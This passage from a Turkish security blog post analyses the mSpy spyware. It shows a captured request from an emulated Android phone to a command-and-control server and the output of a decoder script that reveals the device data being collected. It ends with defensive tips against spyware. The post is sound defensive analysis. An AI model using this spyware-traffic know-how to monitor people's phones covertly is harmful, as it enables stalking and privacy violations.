
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; sdk_phone_armv7 Build/MRA44C)



Host: a.thd.cc

Accept-Encoding: gzip

Content-Length: 188

data=H4sIAAAAAAAAAAF2NMQ7CMAxF7-K5QxqQWnoBJb2yrRWsEgcKY2FoOLuOCN4--Z_jug1vwMK0zQ
 H29-HNAtzh98P56gA07EZtzmKCEHGESjbGDQmFe8krth7mlEhRDiySWheozl4etqNTyMqyb4Y3T
 P6rW987SLs-XK3y-dW_QT54AAAAA=





data parametresinde yer alan verinin nasıl oluşturulduğunu öğrendikten sonra Python ile mspy_decoder gibi basit bir betik hazırlayarak komuta kontrol merkezine giden tüm veriyi çözebilirsiniz.



C:\WINDOWS\system32\cmd.exe



```
=====  
mSPY Decoder v1.0 [https://www.mertsarica.com]  
=====  
[*] Decoded data: {"auth_id":"14b287a0c0232189","imei":"0000000000000000","email":  
:null,"reg_code":"1","language":"en","network_country":"us","sim_country":"us",  
"timezone":"GMT"}  
  
C:\Users\Mert\Desktop>python mspy_decoder.py "H4sIAAAAAAAAAAF2NMQ7CMAxF7-K5QxqQWn  
oBJjb2yrRWsEgcKY2Fo0Lu0CN4--_Z_jug1vvMK0zQH29-HNAtzh98P56gA07EZtzvmKCEHGESjbGDQm  
Fe8krth7mIEhRDiySWheoz14etqNTyMqyb4Y3TP6rW987SLs-XK3y-dW_QT54AAAA="
```



C:\WINDOWS\system32\cmd.exe



```
=====  
mSPY Decoder v1.0 [https://www.mertsarica.com]  
=====  
[*] Decoded data: {"time":1474313838,"os_version":"6.0","battery_level":1.0,"int  
ernal_total":12756,"external_total":0,"internal_available":11681,"external_avail  
able":0,"wifi_connected":true,"mobile_connected":false,"msisdn":"15555215554",  
"imsi":"310260000000000","operator":"Android","rooted":true,"timezone":-14400,"app  
_root":false,"device_admin":true,"mspy_keyboard_used":false,"camera_available":t  
rue,"show_icon":false,"xposed_activated":false,"verify_app_enabled":true,"gp_ser  
vices":0}  
  
C:\Users\Mert\Desktop>python mspy_decoder.py "H4sIAAAAAAAAAAFWRQW6EMAx7F5I1HRFgGM  
SuJ4kMMa3VEKMKwmytevc6aoXSLLL4_s5_dr5UohXVqLtb1-p2aIdKcTQ7hkjs1aj6S60qNUFKGA7jcE  
cn7ktdKfIieXAmcYIsNrdrXy18_pdLJ-xADiaXA3U_6MJd1KTjQQuZmb3H0aFVYwp3rNTKEzks9QVczI  
VI0WZafZXT5LsTahJdxFbXTV-fRwq8YYDEQYqv3gYmK2JgLrLyWj7ZC86L7rpamGDbTPacqRZ3mtGAXc  
mfiHE7zAceE0w5h4LyBlwSS0H_W2J7_wwN0dt_zmfG0ujgTnRDUwc8i20HCaToM9vnLhvm4kYmk-UBX  
7_A00MoKfXAQAA"
```

Sonuç olarak mobil güvenliğiniz için kullandığınız cihazların jailbreak veya root edilmemiş olması art niyetli kişilerin işlerini bir kademe daha zorlaştıracaktır. Casus uygulamalara karşı Android kullanıcılarının belirli periyotlarda cihaz yöneticilerinde yer alan uygulamaları kontrol etmelerinde, iOS kullanıcılarının ise iCloud parolalarını değiştirmelerinde fayda olacaktır.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

Not: Bu yazı Pi Hediyem Var #8 oyununun çözüm yolunu da içermektedir.